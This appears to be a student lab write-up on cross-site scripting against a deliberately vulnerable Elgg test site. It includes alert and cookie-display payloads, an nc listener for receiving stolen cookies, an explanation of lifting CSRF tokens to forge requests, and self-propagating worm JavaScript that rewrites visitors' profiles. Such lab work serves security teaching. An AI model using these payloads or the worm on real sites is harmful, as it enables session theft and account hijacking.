



LAB 5 (GROUP 10)

HTTP Header Live was added in as an add-on in the browser.





Task 1

By inserting the script: `<script>alert('XSS');</script>` into the brief description of a user's profile, when someone visit's the user's profile an message box with 'XSS' pops up.




Task 2

By inserting the script: `<script>alert(document.cookie);</script>` into the brief description of a user's profile, when someone visit's the user's profile an message box with the cookie pops up.




Task 3

The *xsslabelgg.com* website is modified on IP 10.0.2.12. But the information about the activity is sent to IP 10.0.2.8 (as shown below).




To listen to the activity during the process of sending and approving a friend request, we use `nc -l 5555 -v` on IP 10.0.2.8.

`nc -l` instructs the system to listen for TCP connections and UDP activity on port number 5555, and `-v` instructs to provide output in verbose mode. Verbose mode provides additional details as to what the computer is doing and what drivers and software it is loading during startup.



We can also listen to the activity on the same machine by changing the ip on the script to 127.0.0.1 (as shown below).



The cookies obtained in Task 2 and Task 3 are the same.

Task 4

In this task when Bobby visits Samy's page and adds him as a friend by clicking the "Add as friend".

The screenshot shows a web browser window with the address bar displaying `www.xsslabelgg.com/profile/samy`. The browser has tabs for "Samy: XSS Lab Site" and a plus sign to add more. The page content shows a profile for "Samy" with a blue header, a profile picture of a person with a blue background, and buttons for "Remove friend", "Send a message", and "Report user". Below these buttons is a "Blogs" section. An HTTP Header Live viewer is open on the left, showing the following headers:

```
Content-Type: application/;
X-Requested-With: XMLHttpRequest
Content-Length: 56
Cookie: Elgg=6b4ha14kru3e7;
Connection: keep-alive
POST: HTTP/1.1 200 OK
Date: Sun, 24 Nov 2019 08:00:00 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:00:00 GMT
Cache-Control: no-store, no-cache
Pragma: no-cache
Content-Length: 307
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/;
```

The viewer also has buttons for "Clear", "Options", and "File Save", and checkboxes for "Record Data" and "autoscroll".

The screenshot shows a web browser window with the address bar displaying `www.xsslabelgg.com/profile/boby`. The browser has tabs for "Boby: XSS Lab Site" and a plus sign to add more. The page content shows a profile for "Boby" with a blue header, a profile picture of a cartoon character, and buttons for "Add widgets" and "Edit profile". A green notification banner at the top right says "Your profile was successfully saved." An HTTP Header Live viewer is open on the left, showing the following headers:

```
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Sun, 24 Nov 2019 08:00:00 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:00:00 GMT
Cache-Control: no-store, no-cache
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 3975
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

The viewer also has buttons for "Clear", "Options", "File Save", and "Record", and checkboxes for "Data" and "autoscroll".

The url used is:

http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=1574582741&__elgg_token=Pv-7r2XT4pggggyaWvmDFhQ


`var ts` and `var token` are used to extract the time in seconds and the token id. Elgg contains a token and timestamp in the body of the request. The `__elgg_ts` and `__elgg_token` are generated by the `views/default/input/securitytoken.php` module and added to the web page.


`__elgg_ts` and `__elgg_token` are security tokens used to prevent cross site forgery threats. An attacker may not know the token of the victim, but the attacker can access the value of the victim's token. The attacker can therefore locate `elgg.security.token.__elgg_ts` and `elgg.security.token.__elgg_token`

As long as the script written by the attacker has a POST request to alter the text in the 'About Me' section, then the attack performed will be successful.

Task 5

In this task, Charlie is the victim that visits Samy's website and Charlie's 'About Me' page gets modified by the attack from Samy.





For line `if (elgg.session.user.guid!=samyGuid):`

Each user had a unique guid. The statement ensures that the 'About Me' section of every user other than Samy (the attacker) gets affected with the specified content. If you remove this line, Samy befriends Samy, but the content does get rewritten.

Task 6

```
<script id = "worm" type = "text/javascript">
var headerTag = "<script id = \"worm\" type = \"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\" + \"script>\"";

var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
alert(jsCode);

window.onload = function(){
var userName = elgg.session.user.name;
var guid = "&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;

var content
=token+ts+"&name="+userName+"&description="+wormCode+guid+"&accessleve
l%5Bdescription%5D=2";
```




```

var Ajax =null;
Ajax = new XMLHttpRequest();
Ajax.open("POST", "http://www.xsslabelgg.com/action/profile/edit",
true);
Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-
urlencoded");
Ajax.send(content);
};
</script>

